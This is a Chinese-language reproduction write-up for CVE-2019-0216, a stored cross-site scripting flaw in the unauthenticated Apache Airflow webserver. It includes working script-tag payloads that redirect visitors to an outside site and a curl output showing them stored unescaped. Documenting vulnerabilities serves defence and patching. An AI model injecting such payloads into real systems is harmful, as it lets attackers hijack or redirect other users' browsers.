

# (CVE-2019-0216) Apache Airflow 储存型 XSS

## 一、漏洞简介

Apache Airflow 1.10.2及之前版本中的airflow webserver服务存在跨站脚本漏洞，该漏洞源于WEB应用缺少对客户端数据的正确验证。攻击者可利用该漏洞执行客户端代码。


## 二、漏洞影响

Apache Airflow < 1.10.3


## 三、复现过程

访问/admin/dagrun/（默认是不需要密码）

创建一个项目




返回列表，可以看到点击“运行”可以让你输入HTML代码



可以在里面输入代码

```
<script>_a="https://www.baidu.com"</script>
<script>document.location=_a</script>
```



可直接造成储存型xss

```
$ curl 127.0.0.1:8080/admin/dagrun/ | grep "_a"
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100 23057  100 23057    0     0  95615    0 --:--:-- --:--:-- --:--:-- 95672
  <a data-csrf="" data-pk="2" data-role="x-editable" data-type="text" data-url="/ajax/update/" data-value="<span class=&quot;label&quot; style=&quot;background-color:white;&quot;&gt;&lt;script&gt;_a=&quot;https://b4ny4n.github.io&quot;&lt;/script&gt;&lt;/span&gt;" href="#" id="state" name="state"><span class="label" style="background-color:white;"><script>_a="https://b4ny4n.github.io"</script></span></a>
  <a data-csrf="" data-pk="1" data-role="x-editable" data-type="text" data-url="/ajax/update/" data-value="<span class=&quot;label&quot; style=&quot;background-color:white;&quot;&gt;&lt;script&gt;document.location=_a&lt;/script&gt;&lt;/span&gt;" href="#" id="state" name="state"><span class="label" style="background-color:white;"><script>document.location=_a</script></span></a>
```